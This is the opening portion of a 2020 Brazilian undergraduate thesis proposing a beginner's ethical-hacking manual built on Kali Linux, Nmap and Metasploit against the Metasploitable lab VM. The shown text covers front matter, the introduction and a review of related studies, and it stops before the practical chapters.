

**INSTITUTO FEDERAL GOIANO - CAMPUS MORRINHOS**  
**CURSO SUPERIOR DE TECNOLOGIA EM SISTEMAS PARA INTERNET**

**FABRÍCIO ALTEFF CORDEIRO**

**APLICAÇÃO DE TÉCNICAS DE ETHICAL HACKING –  
DEMONSTRAÇÃO DO USO DE FERRAMENTAS E AMBIENTE DE  
ESTUDO PARA ACADÊMICOS OU INICIANTES EM SEGURANÇA  
WEB**

**MORRINHOS**  
**2020**

**FABRÍCIO ALTEFF CORDEIRO**

**APLICAÇÃO DE TÉCNICAS DE ETHICAL HACKING –  
DEMONSTRAÇÃO DO USO DE FERRAMENTAS E AMBIENTE DE  
ESTUDO PARA ACADÊMICOS OU INICIANTES EM SEGURANÇA  
WEB**

Monografia apresentada ao Curso Superior de Tecnologia em Sistemas para Internet do Instituto Federal Goiano-Campus Morrinhos - GO, como requisito parcial para obtenção de título de Tecnólogo em Sistemas para Internet.

**Orientadora:** MSc. Ana Maria Martins Carvalho.


**MORRINHOS  
2020**

Sistema desenvolvido pelo ICMC/USP  
Dados Internacionais de Catalogação na Publicação (CIP)  
**Sistema Integrado de Bibliotecas - Instituto Federal Goiano**

CC794a Cordeiro, Fabrício Alteff  
APLICAÇÃO DE TÉCNICAS DE ETHICAL HACKING -  
DEMONSTRAÇÃO DO USO DE FERRAMENTAS E AMBIENTE DE  
ESTUDO PARA ACADÊMICOS OU INICIANTE EM SEGURANÇA  
WEB / Fabrício Alteff Cordeiro; orientadora MSc. Ana  
Maria Martins Carvalho. -- Morrinhos, 2020.  
66 p.

Monografia ( em Tecnologia em Sistemas para  
Internet) -- Instituto Federal Goiano, Campus  
Morrinhos, 2020.

1. ethical hacking. 2. teste de penetração. 3.  
segurança da informação. 4. OWASP. 5.  
vulnerabilidades. I. Carvalho, MSc. Ana Maria  
Martins, orient. II. Título.



**TERMO DE CIÊNCIA E DE AUTORIZAÇÃO PARA DISPONIBILIZAR PRODUÇÕES TÉCNICO-CIENTÍFICAS NO REPOSITÓRIO INSTITUCIONAL DO IF GOIANO**

Com base no disposto na Lei Federal nº 9.610/98, AUTORIZO o Instituto Federal de Educação, Ciência e Tecnologia Goiano, a disponibilizar gratuitamente o documento no Repositório Institucional do IF Goiano (RIIF Goiano), sem ressarcimento de direitos autorais, conforme permissão assinada abaixo, em formato digital para fins de leitura, download e impressão, a título de divulgação da produção técnico-científica no IF Goiano.

**Identificação da Produção Técnico-Científica**

- |  |   |
|--|---|
| <input type="checkbox"/> Tese  | <input type="checkbox"/> Artigo Científico              |
| <input type="checkbox"/> Dissertação                                 | <input type="checkbox"/> Capítulo de Livro              |
| <input type="checkbox"/> Monografia – Especialização                 | <input type="checkbox"/> Livro                          |
| <input checked="" type="checkbox"/> TCC - Graduação                  | <input type="checkbox"/> Trabalho Apresentado em Evento |
| <input type="checkbox"/> Produto Técnico e Educacional - Tipo: _____ |   |

Nome Completo do Autor: Fabrício Alteff Cordeiro

Matrícula: 2012104211710004

Título do Trabalho: Aplicação de Técnicas de *Ethical Hacking* – Demonstração do Uso de Ferramentas e Ambiente de Estudo para Acadêmicos ou Iniciantes em Segurança Web.

**Restrições de Acesso ao Documento**

Documento confidencial:  Não  Sim, justifique: \_\_\_\_\_

Informe a data que poderá ser disponibilizado no RIIF Goiano: 19 / 03 / 2020

O documento está sujeito a registro de patente?  Sim  Não

O documento pode vir a ser publicado como livro?  Sim  Não

**DECLARAÇÃO DE DISTRIBUIÇÃO NÃO-EXCLUSIVA**

O/A referido/a autor/a declara que:

- o documento é seu trabalho original, detém os direitos autorais da produção técnico-científica e não infringe os direitos de qualquer outra pessoa ou entidade;
- obteve autorização de quaisquer materiais inclusos no documento do qual não detém os direitos de autor/a, para conceder ao Instituto Federal de Educação, Ciência e Tecnologia Goiano os direitos requeridos e que este material cujos direitos autorais são de terceiros, estão claramente identificados e reconhecidos no texto ou conteúdo do documento entregue;
- cumpriu quaisquer obrigações exigidas por contrato ou acordo, caso o documento entregue seja baseado em trabalho financiado ou apoiado por outra instituição que não o Instituto Federal de Educação, Ciência e Tecnologia Goiano.

Local Morrinhos - GO, Data 16/03/2020

Assinatura do Autor e/ou Detentor dos Direitos Autorais  
Fabrício Alteff Cordeiro

Ciente e de acordo:

Assinatura do(a) orientador(a)  
MSc. Ana Maria Martins Carvalho

# FABRÍCIO ALTEFF CORDEIRO

## APLICAÇÃO DE TÉCNICAS DE ETHICAL HACKING – DEMONSTRAÇÃO DO USO DE FERRAMENTAS E AMBIENTE DE ESTUDO PARA ACADÊMICOS OU INICIANTES EM SEGURANÇA WEB

Data da defesa: 10 de março de 2020.

Resultado: APROVADO.

### BANCA EXAMINADORA

Ana Maria Martins Carvalho  
IF Goiano Campus Morrinhos - GO

Antônio Neco de Oliveira  
IF Goiano Campus Morrinhos - GO

José Pereira Alves  
IF Goiano Campus Morrinhos - GO

### ASSINATURAS

Prof.<sup>a</sup> MSc.  \_\_\_\_\_

Prof.<sup>o</sup> Dr.<sup>o</sup> \_\_\_\_\_

Prof.<sup>o</sup> Esp. \_\_\_\_\_

## **DEDICATÓRIA**

Dedico este trabalho a minha esposa Alexia Amaral, por enxergar em mim um potencial que eu mesmo não enxergava, me incentivando a concluir a formação superior. Dedico também à minha avó Josefa Alteff e à minha mãe Maria José Alteff, por acreditarem em mim e por não medirem esforços para que eu vencesse mais essa etapa. Por fim, dedico aos meus filhos Gabriel e Davi para que possa algum dia servir-lhes de incentivo em suas caminhadas pela vida.

## **AGRADECIMENTOS**

Primeiramente a Deus por ter me abençoado com saúde para correr atrás dos meus objetivos.

A minha orientadora MSc. Ana Maria, pois, ela acreditou em mim quando ninguém mais acreditava.

Ao Instituto Federal Goiano, pois sem o ensino gratuito e de qualidade oferecido por esta instituição eu não conseguiria vencer esta etapa em minha vida.

Aos meus chefes Josuênio e Fabrício, que auxiliaram no sentido de flexibilizar meu horário de trabalho de maneira a conciliá-lo com os estudos.

Aos meus familiares e amigos que de alguma forma me auxiliaram no decorrer do curso.

“A ciência é, portanto, uma perversão  
de si mesma, a menos que tenha como  
fim último, melhorar a humanidade.”

**- Nikola Tesla**

## RESUMO

Devido à grande demanda de aplicações *web* que manipulam informações de valor aos seus proprietários e aos clientes que têm seus dados sensíveis expostos, há igualmente a necessidade de *ethical hackers*, o qual tenta identificar possíveis brechas nestas aplicações, para que, não venham a ser exploradas por criminosos cibernéticos. Este trabalho tem o propósito de formular um manual contendo técnicas de escaneamento, enumeração de vulnerabilidades e testes de penetração em sistemas. Tal manual foi elaborado de forma intuitiva, ilustrada e de fácil compreensão, contendo exemplos práticos de todas as etapas da prática de *pentest*, desde a configuração do ambiente até a execução dos testes utilizando ferramentas gratuitas e de código aberto, recomendadas pela OWASP. Com o auxílio deste manual, alunos de graduação ou profissionais da área de tecnologia, que não tem conhecimento sobre *pentest* e segurança da informação, podem iniciar o estudo executando o roteiro composto nele.

**Palavras-chave:** *ethical hacking*; teste de penetração; segurança da informação; OWASP; vulnerabilidades.

## ABSTRACT

Due to the high demand for web applications manipulating valuable information of their owners and their customers who have their sensitive data exposed, there is also a need for Ethical hackers, who try to identify possible gaps in these applications, so that they will not be exploited/hacked by cybercriminals. This work has the purpose of formulating a manual containing scanning techniques, the numbering of vulnerabilities and system penetration testing. This manual has been designed in an intuitive way, illustrated and easy to understand, containing practical examples of all the stages to utilize Pentest, from the configuration of the environment to the execution of the test using free tools and open source codes recommended by OWASP. With the help of this manual, graduate students or professionals in the area of technology that don't know about pentest and information security can start their study by following the procedures described in it.

**Keywords:** ethical hacking; penetration test; information security; OWASP; vulnerabilities.

## LISTA DE FIGURAS

Figura 1 - Sistemas operacionais disponíveis para o <i>VirtualBox</i> .....	24
Figura 2 - Criando nova máquina virtual para o Kali Linux.....	25
Figura 3 - Configurando a máquina virtual Kali Linux. ....	25
Figura 4 - Tamanho da Memória RAM dedicada à máquina virtual Kali Linux.....	25
Figura 5 - Criar novo disco rígido para a máquina virtual Kali Linux.....	26
Figura 6 - Selecionar o tipo de arquivo para o disco virtual. ....	26
Figura 7 - Disco virtual dinamicamente alocado. ....	27
Figura 8 - Selecionar o tamanho do disco rígido virtual.....	27
Figura 9 - Tela de download do Kali Linux.....	28
Figura 10 - Inicializando máquina Kali Linux. ....	29
Figura 11 - Inicializando Instalação do Kali Linux.....	29
Figura 12 - Cadastrando a senha para usuário root.....	30
Figura 13 - Finalizar particionamento do disco rígido. ....	31
Figura 14 - Espelho de rede do Kali Linux.....	31
Figura 15 - Criando nova máquina virtual <i>Metasploitable</i> . ....	33
Figura 16 - Selecionar o disco rígido já existente do <i>Metasploitable</i> .....	34
Figura 17 - Configuração de rede das máquinas virtuais. ....	35
Figura 18 - Configuração de rede NAT das máquinas virtuais. ....	35
Figura 19 - Inicializando máquina virtual <i>Metasploitable</i> .....	36
Figura 20 - Máquina <i>Metasploitable</i> aberta. ....	36
Figura 21 - Máquina Kali Linux aberta.....	37
Figura 22 - Configurações do Kali Linux. ....	37
Figura 23 - Configuração de Idioma e teclado Kali Linux. ....	38
Figura 24 - Manual <i>Nmap</i> .....	38
Figura 25 - Consulta de IP da máquina Kali Linux. ....	39
Figura 26 - Resultado do <i>ping scan</i> . ....	39
Figura 27 - Resultado da consulta de <i>hosts</i> com serviços ativos.....	40
Figura 28 - Serviços ativos do <i>host</i> 10.0.2.4. ....	41
Figura 29 - Resultado do TCP scan.....	42
Figura 30 - Resultado do SYN <i>scan</i> . ....	43
Figura 31 - Resultado do UDP <i>scan</i> . ....	44
Figura 32 - Resultado do <i>scan</i> de serviços TCP.....	45
Figura 33 - Resultado do <i>scan</i> de serviços UDP. ....	46
Figura 34 - Resultado do <i>scan</i> de SO identificando login anônimo na porta 21.....	47
Figura 35 - Resultado do <i>scan</i> de sistema operacional. ....	48
Figura 36 - Consulta de versão do Linux no <i>Metasploitable</i> . ....	48
Figura 37 - Exploração da vulnerabilidade do protocolo FTP – VSFTPD.....	49
Figura 38 - Página <i>WEB</i> do <i>Metasploitable</i> . ....	50
Figura 39 - Arquivos com as listas de usuários e senhas para serem testados.....	51
Figura 40 - Resultado do teste de força bruta. ....	52
Figura 41 - Efetuando login no serviço SSH.....	52
Figura 42 - Acesso remoto ao terminal do <i>Metasploitable</i> via SSH.....	53
Figura 43 - Resultado da consulta de informações do MySQL.....	53
Figura 44 - Conta root permite <i>login</i> com senha vazia. ....	54
Figura 45 - Resultado da consulta de usuários do MySQL. ....	54
Figura 46 - Consulta das bases de dados do MySQL.....	55

Figura 47 - Consulta do <i>status</i> do Postgresql. ....	55
Figura 48 - Criação das tabelas do Postgresql para o <i>Metasploit</i> . ....	56
Figura 49 - Terminal do <i>Metasploit</i> aberto. ....	56
Figura 50 - Resultado do <i>scan</i> de serviços do <i>Nmap</i> dentro do <i>Metasploit</i> . ....	57
Figura 51 - Consulta de <i>hosts</i> já escaneados pelo <i>Metasploit</i> . ....	57
Figura 52 - Manual de consultas do <i>Metasploit</i> . ....	58
Figura 53 - Resultado da consulta por vulnerabilidades do tipo <i>exploit</i> no protocolo VSFTPd. ....	59
Figura 54 - Resultado da consulta dos parâmetros do <i>Metasploit</i> . ....	59
Figura 55 - Explorando a vulnerabilidade do protocolo VSFTPd. ....	60
Figura 56 - Resultado da consulta por <i>exploits</i> com a palavra-chave DISTCCd. ....	60
Figura 57 - Inclusão do IP do <i>host</i> de destino no comando. ....	61
Figura 58 - Resultado da exploração da vulnerabilidade no DISTCCd. ....	62
Figura 59 - <i>Exploit</i> do serviço UnreallRCd. ....	63
Figura 60 - Acesso remoto ao terminal do <i>Metasploitable</i> . ....	63

## LISTA DE ABREVIATURAS, SIGLAS E SÍMBOLOS

**ACK** – *Acknowledge*  
**CMS** – *Content Management System*  
**CVE** – *Common Vulnerabilities and Exposures*  
**DB** – *Database*  
**DDoS** – *Distributed Denial of Service*  
**DHCP** – *Dynamic Host Configuration Protocol*  
**DISTCCd** – *Distributed C/C++ Compiling Daemon*  
**DNS** – *Domain Name System*  
**DoS** – *Denial of Service*  
**FTP** – *File Transfer Protocol*  
**GRUB** – *Grand Unified Bootloader*  
**HTTP** – *Hyper Text Transfer Protocol*  
**IP** – *Internet Protocol*  
**IRC** – *Internet Realy Chat*  
**ISO** – *International Organization Standardzation*  
**LGPD** – *Lei Geral de Proteção de Dados*  
**MySQL** – *My Structured Query Language*  
**NAT** – *Network Address Translation*  
**NMAP** – *Network Mapper*  
**NSE** – *Nmap Scripts Engine*  
**OS** – *Operational System*  
**OWASP** – *Open Web Application Security Project*  
**RAM** – *Random Access Memory*  
**RST** – *Reset*  
**SET** – *Social Engineer Toolkit*  
**SSH** – *Secure Shell*  
**SYN** – *Synchronize*  
**TCP** – *Transmission Control Protocol*  
**UDP** – *User Datagram Protocol*  
**VDI** – *Virtual Disk Image*  
**VSFTPd** – *Very Secure FTP Daemon*

**WPSCAN** – *Wordpress Security Scanner*

# Sumário

<b>1. INTRODUÇÃO</b> .....	<b>15</b>
1.1 O USO DA <i>INTERNET</i> E SUAS VULNERABILIDADES.....	15
1.2. SEGURANÇA EM SISTEMAS DE INFORMAÇÃO, <i>ETHICAL HACKERS</i> E OWASP ( <i>OPEN WEB APPLICATION SECURITY PROJECT</i> ).....	16
<b>2. TRABALHOS CORRELATOS</b> .....	<b>19</b>
<b>3. OBJETIVOS</b> .....	<b>23</b>
3.1. OBJETIVO GERAL.....	23
3.2. OBJETIVOS ESPECÍFICOS .....	23
<b>4. DISTRIBUIÇÕES KALI LINUX E <i>METASPLOITABLE</i> E SOFTWARES <i>NMAP</i> E <i>METASPLOIT</i>.</b> .....	<b>24</b>
4.1. DISTRIBUIÇÃO KALI LINUX .....	27
4.2. <i>SOFTWARE NMAP</i> .....	32
4.3. <i>SOFTWARE METASPLOIT</i> .....	32
4.4. MÁQUINA VIRTUAL <i>METASPLOITABLE</i> .....	33
<b>5. REALIZAÇÃO DE TESTES DE PENETRAÇÃO</b> .....	<b>35</b>
5.1. INICIALIZANDO AS MÁQUINAS VIRTUAIS .....	35
5.2. UTILIZANDO A FERRAMENTA <i>NMAP (NETWORK MAPPER)</i> .....	38
5.2.1 <i>Scan</i> de <i>hosts</i> ativos .....	39
5.2.2 <i>Scan</i> de <i>hosts</i> com serviços ativos .....	39
5.2.3 <i>Scan</i> de serviços no protocolo TCP .....	41
5.2.4 <i>Scan</i> do tipo SYN no protocolo TCP .....	42
5.2.5 <i>Scan</i> de serviços no protocolo UDP .....	43
5.2.6 <i>Scan</i> de versões de serviços no protocolo TCP.....	44
5.2.7 <i>Scan</i> de versões de serviços no protocolo UDP .....	45
5.2.8 <i>Scan</i> de Sistema operacional identificando uma possível vulnerabilidade .....	46
5.2.9 <i>Scan</i> de sistema operacional e versão.....	47
5.2.10 Explorando a vulnerabilidade do serviço VSFTPD ( <i>Very Secure FTP Daemon</i> ) .....	48
5.2.11 – Executando ataque DoS .....	49
5.2.12 Explorando vulnerabilidade no protocolo SSH com ataque <i>Brute Force</i> .....	51
5.2.13 Explorando vulnerabilidade no serviço do MySQL .....	53
5.3. <i>METASPLOIT</i> .....	55
5.3.1 Inicializando o banco de dados do <i>Metasploit</i> .....	55
5.3.2 Executando comandos do <i>Nmap</i> no <i>Metasploit</i> .....	56

5.3.3 Explorando vulnerabilidade do serviço VSFTPD ( <i>Very Secure FTP Daemon</i> ) no <i>Metasploit</i> .....	58
5.3.4 Explorando vulnerabilidade no serviço DISTCCd ( <i>Distributed C/C++ Compiling Daemon</i> ) .....	60
5.3.5 Explorando a vulnerabilidade no serviço UnrealIRCd .....	62
<b>6. CONSIDERAÇÕES FINAIS .....</b>	<b>64</b>
<b>7. REFERÊNCIAS .....</b>	<b>65</b>

## 1. INTRODUÇÃO

O presente trabalho aborda o uso de técnicas e ferramentas utilizadas em testes de invasão de servidores *web* como parte do estudo inicial da área de *ethical hacking*, atividade que tem por objetivo trabalhar em prol da defesa desses servidores contra possíveis ataques de usuários mal intencionados.

### 1.1 O USO DA *INTERNET* E SUAS VULNERABILIDADES.

Há alguns anos, o uso da *Internet* se resumia basicamente no entretenimento de seus usuários que a utilizava para ler notícias em *sites*, *chats* de conversa, pesquisas, etc. Agora, a *Internet* se tornou o caminho mais utilizado pelas pessoas para executar os mais diversos tipos de tarefas em seu cotidiano. Podemos pagar contas e fazer transferências bancárias utilizando as aplicações de *Internet banking*, o meio de comunicação mais utilizado atualmente também está na *Internet*, por exemplo, para se fazer compras não precisamos mais sair de casa e irmos até a loja, simplesmente escolhemos pelo *site* e pagamos com o cartão de crédito; para pedirmos comida, podemos simplesmente acessar o cardápio *online*, escolher a refeição e efetuar o pedido. Até mesmo os serviços de TV e rádio estão sendo substituídos por opções *online* que são disponibilizados via *streaming*.

Devido à quantidade exorbitante de usuários consumindo serviços via *Internet*, as empresas que disponibilizam tais serviços necessitam dispor de aplicações cada vez mais complexas e servidores mais robustos para atender a alta demanda dos usuários, tornando assim, as aplicações com possibilidades de terem mais pontos vulneráveis.

Vulnerabilidade define-se segundo Peixinho (2013) como uma evidência ou fragilidade que eleva o grau de exposição do ativo, aumentando a probabilidade de sucesso da investida a uma ameaça. Já Coelho (2014) elucida como sendo qualquer fraqueza que possa ser explorada e vir a comprometer a segurança de sistemas ou informações. A gama de serviços *online* disponíveis aos usuários, torna-se um grande campo de exploração de vulnerabilidades por *hackers*, para execução de técnicas mal-intencionadas, visando explorar, invadir ou indisponibilizar serviços *web*. Inúmeros são os motivos que podem levar a essas ações, sejam eles políticos, tirar proveito em fraudes financeiras com acesso a

dados bancários ou de cartões de crédito, aceder ou sequestrar dados de outras pessoas, dentre outros.

## 1.2. SEGURANÇA EM SISTEMAS DE INFORMAÇÃO, *ETHICAL HACKERS* E OWASP (*OPEN WEB APPLICATION SECURITY PROJECT*).

Segundo Coelho (2014) a segurança da informação condiz na proteção das informações, sistemas ou recursos contra desastres intencionais ou não, manipulação não autorizada de dados, visando a redução da probabilidade e do impacto de incidentes de segurança.

A segurança da informação se apoia em 3 principais pilares como ressalta Lyra (2008),

Quando falamos em segurança da informação, estamos nos referindo a tomar ações para garantir a confidencialidade, integridade, disponibilidade e demais aspectos da segurança das informações dentro das necessidades do cliente. (LYRA, 2008).

Tais pilares são descritos a seguir:

- **Confidencialidade:** trata-se da garantia de que a informação só possa ser acessada por quem tenha devida autorização;
- **Integridade:** trata-se da garantia de que a informação esteja mantida nas condições exatas em que foi disponibilizada por seu proprietário;
- **Disponibilidade:** vem a ser a garantia de que a informação esteja sempre disponível.

As empresas que disponibilizam serviços *online*, têm-se dedicado cada vez mais em aprimorar a segurança da informação relacionada a seus ativos, sejam esses o seu conteúdo disponibilizado na aplicação para os usuários ou para proteção de dados de clientes que são cadastrados nos seus *sites*.

Conforme Eshan (2018) *ethical hackers* são os profissionais que trabalham em prol de tentar proteger os sistemas contra entrada ilícita ou forçada, enquanto os *hackers* são pessoas que tentam comprometer sistemas de informação com intuito de ter algum benefício.

*Ethical hacking* é a atividade onde profissionais de tecnologia da informação na área de segurança da informação, atuam dentro da lei, para tentar identificar e explorar vulnerabilidades em sistemas *web*, redes de computadores e/ou dispositivos móveis, para que possam ser reparadas as falhas identificadas, antes que sejam exploradas de forma maliciosa por *hackers* mal intencionados.

Esta atividade pode vir a ter uma demanda maior devido a Lei Geral de Proteção de Dados nº 13.709/2018 (LGPD) que entra em vigor em agosto de 2020. Assim, empresas preocupadas em proteger suas aplicações *online* podem vir a requisitar esse tipo de atividade para detecção de possíveis brechas em seus sistemas *web*, com intuito de amenizar perdas causadas por ataques cibernéticos, como por exemplo, um ataque DDoS (*Distributed Denial of Service*) que, sendo um ataque de negação de serviço, pode deixar uma aplicação *web* fora do ar resultando em grandes perdas para a empresa e seus respectivos clientes.

Uma das atividades mais executadas por profissionais de *ethical hacking* é o *pentesting*, abreviação do termo *penetration testing* (teste de penetração) onde *ethical hackers* utilizam de técnicas e ferramentas específicas para tentar burlar a segurança de uma rede ou aplicação *web* com intuito de identificar brechas que poderiam ser exploradas por atacantes mal intencionados.

Giavaroto e Santos (2013) diz que *pentesting* trata-se de um método para testar e descobrir vulnerabilidades de um sistema ou de uma rede onde efetua-se um estudo sobre as possíveis vulnerabilidades existentes e executa-se simulações de ataques reais. Silva et al. (2014) elucida que os testes de penetração correspondem a uma técnica que procura fazer uma tentativa de invasão de forma legal, tendo prévia autorização do responsável pelo ativo que será testado.

Utilizei neste trabalho para nortear nossos testes de penetração a metodologia da OWASP, uma fundação internacional presente em diversos países do mundo. Atua de modo a fomentar, baseada em pesquisas e estudos na área de segurança em aplicações *web*, o desenvolvimento de *software* seguro. A comunidade OWASP desenvolve e disponibiliza gratuitamente em seu portal *web* ([https://wiki.owasp.org/index.php/Main\\_Page](https://wiki.owasp.org/index.php/Main_Page)), uma grande quantidade de ferramentas e técnicas para a detecção e tratamento de falhas de segurança em aplicações, assim como, um guia de testes muito completo e complexo que na

presente data está na sua versão 4.0 disponível em: (<https://wiki.owasp.org/images/1/19/OTGv4.pdf>) .

A Fundação OWASP publica a cada triênio uma lista contendo as 10 vulnerabilidades mais encontradas nesse período, disponível em ([https://owasp.org/www-pdf-archive/OWASP\\_Top\\_10-2017\\_%28en%29.pdf.pdf](https://owasp.org/www-pdf-archive/OWASP_Top_10-2017_%28en%29.pdf.pdf)), tal publicação serve como bússola para que, empresas de desenvolvimento de *software* atentem-se às vulnerabilidades mais exploradas da atualidade e os profissionais *ethical hackers* se orientem nas tomadas de decisão e elaboração de planos de testes de penetração, entre outros.

Utilizei neste trabalho uma combinação de ferramentas gratuitas e de código aberto, que nos permitirá dar início aos estudos práticos na área de *ethical hacking* e *pentesting* introduzindo os conhecimentos iniciais para a instalação das aplicações, testes de scanners de vulnerabilidades e análise de resultados.

O servidor alvo dos ataques será uma aplicação *web* que roda em uma distribuição Linux chamada *Metasploitable*, disponibilizada propriamente para estudos, garantindo assim que nenhuma aplicação em produção possa vir a ser comprometida durante os testes e execução deste trabalho. Outras ferramentas que utilizei durante este trabalho é a distribuição Kali Linux onde estarão rodando os *softwares Nmap* e o *Metasploit*. Todas as ferramentas utilizadas serão detalhadas na seção 3.

A estrutura das máquinas onde foram instalados, tanto o Kali Linux quanto o *Metasploitable*, é um ambiente virtualizado através do Oracle *VirtualBox*, rodando em uma máquina com sistema operacional Ubuntu contendo um processador *octa-core* de 2,2 Ghz e 8 GB de memória RAM.

## 2. TRABALHOS CORRELATOS

Neste capítulo é apresentado o referencial bibliográfico correlato à pesquisa que originou este trabalho, apresentando os resultados alcançados nestes trabalhos. Com base nesta bibliografia pude analisar de que forma este trabalho contribuirá com a comunidade acadêmica.

No trabalho de Lepesqueur e Oliveira (2012) foi realizada uma análise de possíveis vulnerabilidades de redes utilizando ferramentas para *pentest* automatizadas presentes na distribuição Linux *Back Track*. Também foram expostas algumas das vulnerabilidades encontradas no processo de análise e apresentado um conjunto de ações que possibilitam mitigar os danos causados por explorações de tais vulnerabilidades. Para a execução dos testes de penetração, os autores utilizaram uma infraestrutura virtualizada simulando uma rede corporativa contendo seus elementos, tais como, *firewall*, servidores DHCP, servidores de arquivos e de *e-mails*, entre outros. O autor, ainda apresentou uma lista contendo diversos tipos de ataques existentes que podem ser explorados por *hackers*: captura de pacotes, falsificação de pacotes, envenenamento de *cache* DNS, negação de serviço, *buffer overflow*, injeção de DLL, sequestro de sessão, quebra de senhas e engenharia social. No teste prático o autor utilizou a distribuição Linux *Black Track* e diversos *softwares* para os testes como *OpenVAS*, *Social Engineer Toolkit* (SET), *Aircrack-ng*, *Nmap*, *Wireshark*, *Metasploit Framework*, *Nessus* e alguns *scripts* nativos desta distribuição Linux. Após a exploração de diversas vulnerabilidades, o autor apresentou formas de mitigar tais vulnerabilidades, eliminando as brechas existentes nos sistemas testados podendo tornar o ambiente mais seguro. Concluiu-se que o projeto apresentou as etapas para a execução de um teste de penetração, utilizando-se de diversas formas de ataque em um ambiente corporativo, apresentando todas as etapas do processo, desde a formação do laboratório, as explorações das vulnerabilidades e a apresentação das formas de mitigar as falhas de segurança da informação.

No trabalho de Monte Verde (2014) foi realizado um estudo de vulnerabilidades em serviços *web* em uma amostra de *websites* brasileiros utilizando *scanners* de vulnerabilidades automatizados. As buscas por tais vulnerabilidades foram baseadas na lista *Top Ten* da OWASP que teve, por sua vez, uma explicação detalhada de cada vulnerabilidade contida na lista, assim

como, exemplos para explorar tais vulnerabilidades. O autor apresentou, ainda, uma gama de ferramentas do tipo *scanners* dos quais foram executados diversos testes, e ferramentas avaliadas pelo autor. Foi também apresentado uma lista contendo as vulnerabilidades encontradas nos *websites* testados, categorizando-as pelo grau de risco disponibilizado pela OWASP. Com este trabalho, pôde ser visto que 33% das vulnerabilidades identificadas nos testes são classificadas como severas pela OWASP, que pode ainda, serem exploradas com certa facilidade por alguém que tenha algum conhecimento técnico e utilizando as ferramentas que possuem interface gráfica apresentadas no trabalho, deixando assim um alerta, para que os desenvolvedores de software tenham uma atenção maior à requisitos de segurança quando desenvolverem.

Em Martinelo e Bellezi (2014) foram analisadas as vulnerabilidades já conhecidas no meio acadêmico. Para tal, foram utilizadas duas ferramentas que automatizam a busca por possíveis vulnerabilidades, sendo elas o *OpenVAS* e o *Nessus*. Foram abordados neste trabalho o grande uso de sistemas computacionais para as empresas e a importância que tais sistemas têm. Apresentam, também, os tipos de vulnerabilidades que podem conter em um cenário (físicas, *hardware*, naturais, humanas e de software), assim como os danos que estas vulnerabilidades podem causar aos ganhos de uma empresa quando exploradas. Os autores apresentaram o *framework OpenVAS* como sendo uma ferramenta automatizada para *scanner* de vulnerabilidades que tem seu código fonte aberto, derivado do *framework Nessus* que, por sua vez, passou a ter seu código fechado com licença comercial. Os testes de penetração utilizados com estas ferramentas tiveram como *host* alvo a máquina *Metasploitable*. Os autores apresentaram os resultados de uma comparação realizada entre os 2 *softwares* utilizando as configurações padrão de instalação e *scanner* em ambos. Os resultados mostraram que o *OpenVAS* gastou 7 vezes mais tempo que o *Nessus* e as ferramentas apresentaram resultados bem diferentes em relação à quantidade de vulnerabilidades encontradas e o grau de gravidade das vulnerabilidades ocasionado pela forma com que cada aplicação interpreta o resultado dos dados colhidos durante o *scanner*. Foi concluído que, com ferramentas como estas apresentadas no artigo, pode-se ter auxílio com o combate de vulnerabilidades conhecidas, podendo amenizar os danos em empresa ocasionados por ataques maliciosos aos seus ativos computacionais.

No trabalho de Rodrigues (2014) são apresentadas vulnerabilidades em aplicações *web* trazendo o foco para aplicações construídas utilizando o CMS (*Content Management System*) *Wordpress* e buscando detalhar melhor sua vulnerabilidade a ataques do tipo XSS (*Cross-site Scripting*). O autor traz de forma abrangente todo o conceito de *Internet* e a forma como os protocolos de comunicação trabalham em uma rede. Ainda é elucidado de forma perspicaz a segurança em aplicações *web* e demonstra-se como o Brasil esteve despreparado em relação à segurança da informação em comparação aos demais países no ano de 2013. O autor também apresenta e exemplifica a lista de vulnerabilidades *web* disponibilizada pela fundação OWASP, incluindo a vulnerabilidade do tipo XSS tendo grande atenção e importância, pois, em 2013, foi a vulnerabilidade mais frequente, presente em 25% das aplicações testadas. Foi utilizado neste projeto um *scanner* de vulnerabilidades chamado *WPscan*, o qual é direcionado especificamente para aplicações feitas em *Wordpress*. Foi encontrado uma lista de possíveis vulnerabilidades e um *link* com o *exploit* para a exploração da vulnerabilidade. Também foi possível ter acesso às informações internas de configuração da aplicação e ainda executar ataques que exploram outras falhas, como por exemplo, ataque de força bruta para autenticação indevida de usuário e exploração da vulnerabilidade do tipo XSS. O autor apresenta, posteriormente, formas de prevenir contra as vulnerabilidades que foram exploradas durante os testes. Pode-se concluir com o trabalho que foi possível identificar e explorar diversas falhas em uma aplicação construída utilizando *Wordpress*, deixando assim, um alerta que vale a pena investir em uma aplicação segura.

No trabalho de Assunção (2015) é realizado uma análise de eficiência na detecção de vulnerabilidades em ambientes *web* com o uso de ferramentas de código aberto. Teve por objetivo identificar as principais vulnerabilidades em ambiente *web*, foi utilizado para este projeto 5 ferramentas de código aberto, sendo elas: OWASP ZAP, SQLMap, Nikto, Skipfish e W3af. Foi utilizado como referência para seleção das categorias de risco do documento da OWASP *Top Ten*, apresentando e discutindo cada vulnerabilidade contida nesta lista. O Autor apresentou os resultados dos testes de vulnerabilidade categorizados em: baixo, médio e alto risco. Neste projeto não foram consideradas as ameaças de baixo risco que não se encaixaram em nenhuma categoria do *Top Ten*, visto que o projeto tem

a intenção de relatar somente as vulnerabilidades listada neste documento. Como resultado, o autor trouxe tabelas e gráficos ilustrando as vulnerabilidades encontradas pelas ferramentas utilizadas, analisando a quantidade de vulnerabilidades, tempo de execução e falsos positivos. Chegou-se ao resultado que o *software* W3af obteve o melhor retorno considerando a quantidade de vulnerabilidades existentes e o número de falsos positivos.

Embora os trabalhos correlatos citados trazem numerosos esforços para testar aplicações e apresentar os diversos tipos de vulnerabilidades existentes, sendo de grande valia para o conhecimento acadêmico, nenhum deles apresenta uma proposta de um manual para iniciantes em segurança da informação terem o primeiro contato com as ferramentas utilizadas para a execução de testes de penetração, enumeração, exploração de vulnerabilidades de forma sucinta e intuitiva utilizando os *softwares* *Nmap* e *Metasploit* contidos na distribuição Kali Linux.

Com a chegada da LGPD - Lei Geral de Proteção de Dados nº 13.709/2018, onde as empresas que detém dados dos seus clientes estarão sujeitas a pagar multas elevadas, podendo variar de R\$50 milhões de reais ou 2% do faturamento anual da empresa ou grupo empresarial, caso haja o vazamento de seus dados, poderá haver um aumento na procura por profissionais da área de segurança da informação para a execução de atividades de *Ethical Hacking*. Sendo assim, o manual proposto neste trabalho será de grande contribuição à comunidade tecnológica acadêmica.

### 3. OBJETIVOS

#### 3.1. OBJETIVO GERAL

